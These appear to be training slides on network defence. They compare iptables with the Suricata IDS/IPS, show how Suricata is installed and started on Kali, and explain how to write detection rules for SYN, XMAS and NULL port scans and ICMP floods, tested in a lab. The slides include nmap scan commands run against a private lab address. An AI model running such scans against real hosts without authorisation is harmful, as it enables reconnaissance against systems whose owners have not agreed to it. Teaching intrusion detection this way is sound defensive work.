
# IPTABLES: FORWARD CHAIN

- The FORWARD chain is applied to data packets that pass through the computer without being processed by it.
- Possible uses include ROUTER, NAT, GATEWAY



# TYPICAL LOG FILES FOR IPTABLES

| Log system      | Standard log file                                           | Description                                                      |
|-----------------|-------------------------------------------------------------|------------------------------------------------------------------|
| <b>syslog</b>   | /var/log/syslog                                             | Standard log file for general system events.                     |
| <b>messages</b> | /var/log/messages                                           | Log file for general messages (common on Red Hat-based systems). |
| <b>kern.log</b> | /var/log/kern.log                                           | Log file for kernel messages, often found in iptables logs.      |
| <b>journald</b> | Journal (without specific file, viewable with journalctl ). | Systemd-based logging system.                                    |



# INTRUSION DETECTION/PREVENTION SYSTEM

# SURICATA

- Suricata was installed in preparation for Kali Linux.
- It can be used as an Intrusion Detection System (IDS).
- It can also be used as an Intrusion Prevention System (IPS).
- It is the successor to Snort and can process its configuration.



# SURICATA INSTALLATION

```
(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.2 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.7 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [109 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [261 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [196 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.2 kB]
Fetched 70.5 MB in 15s (4,850 kB/s)
1884 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$ sudo apt install suricata
Upgrading:
libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales

Installing:
suricata

Installing dependencies:
isa-support librtt-bus-vdev24 librtt-log24 librtt-pci24 oinkmaster
libbft1 librtt-eal24 librtt-mbuf24 librtt-rcu24 snort-rules-default
libhtp2 librtt-ethdev24 librtt-mempool24 librtt-ring24 sse3-support
libhyperscan5 librtt-hash24 librtt-meter24 librtt-sched24 sse4.2-support
libnetfilter-log1 librtt-ip-frag24 librtt-net-bond24 librtt-telemetry24 suricata-update
librtt-bus-pci24 librtt-kvargs24 librtt-net24 libxdp1

Suggested packages:
snort | snort-pgsql | snort-mysql libtcmalloc-minimal4

Summary:
Upgrading: 7, Installing: 30, Removing: 0, Not Upgrading: 1877
Download size: 19.4 MB
Space needed: 32.4 MB / 64.3 GB available

Continue? [Y/n]
```

```
Unpacking locales (2.40-3) over (2.38-13) ...
Preparing to unpack .../5-libc6_2.40-3_amd64.deb ...
Checking for services that may need to be restarted...
Checking init scripts...
Unpacking libc6:amd64 (2.40-3) over (2.38-13) ...
Setting up libc6:amd64 (2.40-3) ...
Checking for services that may need to be restarted...
Checking init scripts...
```

Restarting services possibly affected by the upgrade:  
cron: restarting... done.

```
Services restarted successfully.
(Reading database ... 395779 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.40-3_amd64.deb ...
Unpacking libc-bin (2.40-3) over (2.38-13) ...
Setting up libc-bin (2.40-3) ...
Selecting previously unselected package isa-support:amd64.
(Reading database ... 395779 files and directories currently installed.)
Preparing to unpack .../isa-support_26_amd64.deb ...
Unpacking isa-support:amd64 (26) ...
Setting up isa-support:amd64 (26) ...
Selecting previously unselected package sse3-support.
```

etc.

# STARTING SURICATA IN IDS MODE

```
(kali㉿kali)-[~]
$ which suricata
/usr/bin/suricata

(kali㉿kali)-[~]
$ sudo systemctl status suricata

o suricata.service - Suricata IDS/IDP daemon
 Loaded: loaded (/usr/lib/systemd/system/suricata.service; disabled; preset: disabled)
 Active: inactive (dead)
 Docs: man:suricata(8)
 man:suricatasc(8)
 https://suricata.io/documentation/

(kali㉿kali)-[~]
$ sudo suricata -c /etc/suricata/suricata.yaml -i eth1

i: suricata: This is Suricata version 7.0.7 RELEASE running in SYSTEM mode
W: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
W: detect: 1 rule files specified, but no rules were loaded!
i: threads: Threads created → W: 2 FM: 1 FR: 1 Engine started.
█
```

# STARTING SURICATA IN IDS MODE

- which suricata
- sudo systemctl status suricata
- sudo systemctl start suricata
- sudo systemctl status suricata

```
(kali@kali): ~
$ which suricata
/usr/bin/suricata

(kali@kali): ~
$ sudo systemctl status suricata
[sudo] password for kali:
● suricata.service - Suricata IDS/IDP daemon
 Loaded: loaded (/usr/lib/systemd/system/suricata.service; disabled; preset: disabled)
 Active: inactive (dead)
 Docs: man:suricata(8)
 man:suricatasc(8)
 https://suricata.io/documentation/

(kali@kali): ~
$ sudo systemctl start suricata

(kali@kali): ~
$ sudo systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
 Loaded: loaded (/usr/lib/systemd/system/suricata.service; disabled; preset: disabled)
 Active: active (running) since Thu 2024-12-12 15:07:33 EST; 3s ago
 Invocation: 4523be0fd539467b804e5252be567302
 Docs: man:suricata(8)
 man:suricatasc(8)
 https://suricata.io/documentation/
 Process: 1659 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
 Main PID: 1660 (Suricata-Main)
 Tasks: 8 (limit: 2269)
 Memory: 57.2M (peak: 57.4M)
 CPU: 366ms
 CGroup: /system.slice/suricata.service
 └─1660 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

Dec 12 15:07:33 kali systemd[1]: Starting suricata.service - Suricata IDS/IDP daemon...
Dec 12 15:07:33 kali suricata[1659]: i: suricata: This is Suricata version 7.0.7 RELEASE running in SYSTEM mode
Dec 12 15:07:33 kali systemd[1]: Started suricata.service - Suricata IDS/IDP daemon.
```

# SURICATA – OSI LAYERS

| OSI layer             | Description                                                 | Suricata functionality                                                                              |
|-----------------------|-------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|
| Layer 2 (Data Link)   | MAC addresses, VLAN tags, Ethernet frames.                  | Suricata can analyze Layer 2 information when packets are read directly from the network interface. |
|                       |                                                             | VLAN tag detection and filtering.                                                                   |
| Layer 3 (Network)     | IP addresses, routing, fragmentation (IPv4, IPv6).          | Monitors and analyzes the IP header of packets.                                                     |
|                       |                                                             | Supports IPv4 and IPv6.                                                                             |
|                       |                                                             | Can reassemble fragmented packets to detect Layer 3 attacks.                                        |
| Layer 4 (Transport)   | TCP, UDP, ICMP, port numbers.                               | Monitors protocols such as TCP, UDP and ICMP.                                                       |
|                       |                                                             | Detects anomalies such as port scans, SYN floods, or unusual connections.                           |
|                       |                                                             | Filtering based on ports or protocols.                                                              |
| Layer 5 (Session)     | Session management between applications.                    | Session reassembly to analyze related connections.                                                  |
|                       |                                                             | Helps in the detection of attacks that affect multiple packets.                                     |
| Layer 7 (Application) | Application protocols such as HTTP, DNS, FTP, SMB, TLS/SSL. | Deep Packet Inspection (DPI) enables the analysis of data in application logs.                      |
|                       |                                                             | Detects attacks such as SQL injections, malicious HTTP requests, DNS tunneling, and more.           |

# COMPARISON OF SURICATA AND IPTABLES

| aspect                                         | iptables                             | Suricata                                                                |
|------------------------------------------------|--------------------------------------|-------------------------------------------------------------------------|
| Main function                                  | Packet filter / Firewall             | Intrusion detection/intrusion prevention (IDS/IPS)                      |
| working method                                 | Allows/blocks traffic based on rules | Analyzes traffic <b>content</b> , detects attacks, patterns & anomalies |
| Analyzed OSI layers                            | Layers 3-4 (IP, TCP, UDP, ICMP)      | Layer 2-7 (incl. HTTP, DNS, TLS, SMB, SSH, Payload)                     |
| Does anyone know the contents of the protocol? | ✗ No                                 | ✓ Yes (Deep Packet Inspection)                                          |
| Can signature-based attacks be detected?       | ✗ No                                 | ✓ Yes (Snort/Suricata Rule Sets)                                        |
| Can it recognize complex scans?                | Very limited (e.g., recent module)   | Complete (SYN-Scan, XMAS, Null, Slowloris, Brute Force, ...)            |
| Purpose                                        | Access Control                       | Attack Detection & Analysis                                             |
| Response to incident                           | Blocking packets                     | Alerting, logging, correlation, (optional blocking)                     |
| Visibility / Monitoring                        | No protocol depth                    | Full event logs + log metadata                                          |

# COMPARISON OF SURICATA AND IPTABLES

| aspect                                             | iptables                                                  | Suricata                                           |
|----------------------------------------------------|-----------------------------------------------------------|----------------------------------------------------|
| Rule syntax                                        | static, concise, technical                                | rich, context-sensitive, signature- or flow- based |
| Does it detect zero-day attacks?                   | ✗ No                                                      | ⚠ Partially (anomaly detection possible)           |
| Does it require complete awareness of the threats? | Yes, the admin has to block everything manually.          | No, rule sets contain known attack patterns.       |
| Position in the network                            | On the endpoint/SRV (Host Firewall)                       | Preferably centrally located (network sensor)      |
| Typical area of application                        | Packet filter, basic hardening                            | Security monitoring, incident detection, SOC       |
| What happens if an attack gets through?            | iptables doesn't notice anything.                         | Suricata raises the alarm with details             |
| Visibility to attacks                              | 🔵 Minimal                                                 | 🔴 Very high                                        |
| Didactic short sentence                            | <i>"iptables decides whether a packet is allowed in."</i> | <i>"Suricata tells you what's in the package."</i> |

# COMPARISON OF SURICATA AND IPTABLES SCENARIOS

| scenario               | Suricata functionality                                                             | iptables functionality                                                                      |
|------------------------|------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------|
| <b>Port scan</b>       | Detects different scan types (SYN scan, null scan, XMAS scan).                     | Can block IP addresses that open too many connections in a short period of time.            |
|                        | Logs detailed information about the source, target, and type of scan.              | Use the recent module to monitor connection attempts from the same IP address, for example. |
| <b>ICMP Flooding</b>   | Detected through threshold analysis (e.g., many ICMP packets in a short time).     | Completely blocks ICMP traffic or restricts ICMP for specific IP addresses.                 |
|                        | Provides logs that show the origin and intensity of the attack.                    | Monitors ICMP traffic through the limit module (e.g., max. 10 packets per second).          |
| <b>DNS tunneling</b>   | Analyzes DNS payloads and detects unusually long or frequent queries.              | Block DNS packets based solely on IP addresses, ports, or protocols.                        |
|                        | Logs suspicious DNS queries for further forensic analysis.                         | No inspection of DNS contents or complex patterns is possible.                              |
| <b>SSH brute force</b> | Detects repeated login attempts based on connection frequency and patterns.        | Can block IP addresses after multiple connection attempts (e.g., using the recent module).  |
|                        | It logs in detail which IP address is attempting to carry out brute-force attacks. | Blockes packets to port 22 based on IP addresses or protocol boundaries.                    |

# COMPARISON OF SURICATA AND IPTABLES - SCENARIOS

| scenario                                 | Suricata functionality                                                                                | iptables functionality                                                                          |
|------------------------------------------|-------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------|
| <b>HTTP attacks (e.g. SQL injection)</b> | Detects malicious HTTP requests, such as SQL injection or XSS, by analyzing HTTP headers and content. | No analysis of HTTP content is possible, as iptables only works up to Layer 4.                  |
|                                          | Provides logs with details of malicious requests and possible attack patterns.                        | Can block HTTP traffic based on IP addresses or ports.                                          |
| <b>Malware communication</b>             | Detects known malicious domains or C2 connections through threat intelligence databases.              | Manually blocks traffic to known malicious IPs or ports (no dynamic detection).                 |
|                                          | Monitors traffic patterns for suspicious behavior (e.g., unusual port usage).                         | Requires manually adding blocking rules for specific IPs or ports.                              |
| <b>DoS/DDoS attacks</b>                  | Detects and logs unusually high connection rates or data volumes.                                     | Connections can be limited using the limit module (e.g., max. connections per second).          |
|                                          | Provides detailed logs for attack analysis.                                                           | It blocks attacks, but does not recognize more complex patterns such as volumetric DoS attacks. |



# PORT SCAN

# PREPARING SURICATA

- The standard Suricata rule files are located in `/etc/suricata/rules/`

```
(kali㉿kali)-[~] json.JSONDecodeError:
$ ls /etc/suricata/rules/

app-layer-events.rules files.rules kerberos-events.rules quic-events.rules stream-events.rules
decoder-events.rules ftp-events.rules modbus-events.rules rfb-events.rules tls-events.rules
dhcp-events.rules http2-events.rules mqtt-events.rules smb-events.rules
dnsp3-events.rules http-events.rules nfs-events.rules smtp-events.rules
dns-events.rules ipsec-events.rules ntp-events.rules ssh-events.rules
```

- Create your own rule file in the directory `/var/lib/suricata/rules/`: `hhzcs.rules`:

```
sudo nano /var/lib/suricata/rules/hhzcs.rules
```

# PREPARING SURICATA

- Add the following rule:

```
alert tcp any any -> any any (msg ":"HHZ: Potential SYN scan detected "; flags:S ;
threshold:type limit , track by_src , count 20, seconds 10; sid:100001; rev:1 ;)
```

```
File Actions Edit View Help
GNU nano 8.1 /var/lib/suricata/rules/hhzcs.rules S
alert tcp any any -> any any (msg:"HHZ: Potential SYN scan detected"; flags:S; threshold:type limit, track by_src, count 20
, seconds 10; sid:100001; rev:1;)
```

```
(kali@kali)-[~]
$ cat /var/lib/suricata/rules/hhzcs.rules
alert tcp any any -> any any (msg:"HHZ: Potential SYN scan detected"; flags:S; threshold:type limit, track by_src, count 20,
seconds 10; sid:100001; rev:1;)
```

# PREPARING SURICATA

- Make our rule file Suricata known by

```
`sudo nano /etc/suricata/suricata.yaml`
```

- Search for the rule-files section and insert a new line:

```
default-rule-path: /var/lib/suricata/rules

rule-files:
- hhzcs.rules
```

# CHECK THE RULES

- `sudo suricata -T -c /etc/suricata/suricata.yaml`

```
(kali@kali)-[~]
$ sudo suricata -T -c /etc/suricata/suricata.yaml
i: suricata: This is Suricata version 7.0.7 RELEASE running in SYSTEM mode
i: suricata: Configuration provided was successfully loaded. Exiting.
```

# PREPARING SURICATA

- Suricata restart to read the new rule:

There should be no message.

# TESTING THE RULE

- Start the "Support" 010\_\_SuricataNotifier program in a new console:
  - The program monitors the Suricata log file for alert entries containing "HHZ".
  - These are displayed in desktop pop-ups.

# TESTING THE RULE

- Go to the attacker's machine and run the following NMAP command:

```
sudo nmap -sS -p 1-100 -T4 192.168.56.105
```




# TESTING THE RULE

## ATTACKER

```
—(ATTACKER) — $ sudo nmap -sS -p 1-100 -T4 192.168.56.105
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-12 16:02 EST
Nmap scan report for 192.168.56.105
Host is up (0.0016s latency).
All 100 scanned ports on 192.168.56.105 are in ignored states
.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:47:EA:59 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

## CLONE

A small, light gray dialog box with a dark border. It contains a red icon of three vertical bars on the left, followed by the text "Suricata Alert: HHZ: Potential SYN scan detected". At the bottom left, there is a button labeled "okay".

Suricata Alert: HHZ: Potential SYN scan detected

okay

# FURTHER RULES AND TESTS

| Scan type        | nmap command                                              | Suricata rule example           |
|------------------|-----------------------------------------------------------|---------------------------------|
| <b>SYN scan</b>  | <code>nmap -sS -p 1-100 -T4 &lt;destination IP&gt;</code> | <code>flags:S;</code>           |
| <b>XMAS Scan</b> | <code>nmap -sX -p 1-100 -T4 &lt;destination IP&gt;</code> | <code>flags:URG,PSH,FIN;</code> |
| <b>Zero scan</b> | <code>nmap -sN -p 1-100 -T4 &lt;target IP&gt;</code>      | <code>flags:0;</code>           |
| <b>UDP scan</b>  | <code>nmap -sU -p 1-100 -T4 &lt;target IP&gt;</code>      | UDP-specific rules              |
| <b>All ports</b> | <code>nmap -sS -p- -T4 &lt;destination IP&gt;</code>      | General port scan rules         |

# FURTHER RULES AND TESTS

| Scan type                               | Suricata rule (example)                                                                                                                                                       | What does the rule recognize?                                                       |
|-----------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| Port scan (generic)                     | alert tcp any any -> \$HOME_NET any (msg:"Possible Portscan"; flags:S; threshold:type both, track by_src, count 20, seconds 3; classtype:attempted-recon; sid:100001; rev:1;) | Detects many SYN packets in a short time → typical port scan across multiple ports. |
| SYN scan ("Half-open scan")<br>nmap -sS | alert tcp any any -> \$HOME_NET any (msg:"SYN Scan Detected"; flags:S; threshold:type both, track by_src, count 10, seconds 1; classtype:attempted-recon; sid:100002; rev:1;) | Many SYN packets without ACK → incomplete connections → classic half-open scan.     |
| XMAS scan (nmap -sX)                    | alert tcp any any -> \$HOME_NET any (msg:"XMAS Scan Detected"; flags:UPF; classtype:attempted-recon; sid:100003; rev:1;)                                                      | Detects unusual flag combination <b>URG+PSH+FIN</b> → "Christmas Tree" scan.        |
| Null scan (nmap -sN)                    | alert tcp any any -> \$HOME_NET any (msg:"NULL Scan Detected"; flags:0; classtype:attempted-recon; sid:100004; rev:1;)                                                        | TCP packet <b>with no flags</b> → typical behavior of a null scan.                  |

|           |                          |
|-----------|--------------------------|
| flags:S   | detects SYN packets      |
| flags:UPF | URG + PSH + FIN (XMAS)   |
| flags:0   | No TCP flags (NULL scan) |

|                           |                                           |
|---------------------------|-------------------------------------------|
| threshold                 | prevents false alarms                     |
| classtype:attempted-recon | correct classification                    |
| sid                       | Unique rule ID (100000+ for custom rules) |

# ICMP FLOODING

# DETECT ICMP FLOODING


- Add the following rule to the hhzcs.rules file, verify the syntax, and restart Suricata:

```
alert icmp any any -> any any (msg:"HHZ: ICMP Flood detected"; itype:8;
threshold:type both, track by_src, count 10, seconds 20; sid:4000001; rev:1;)
```

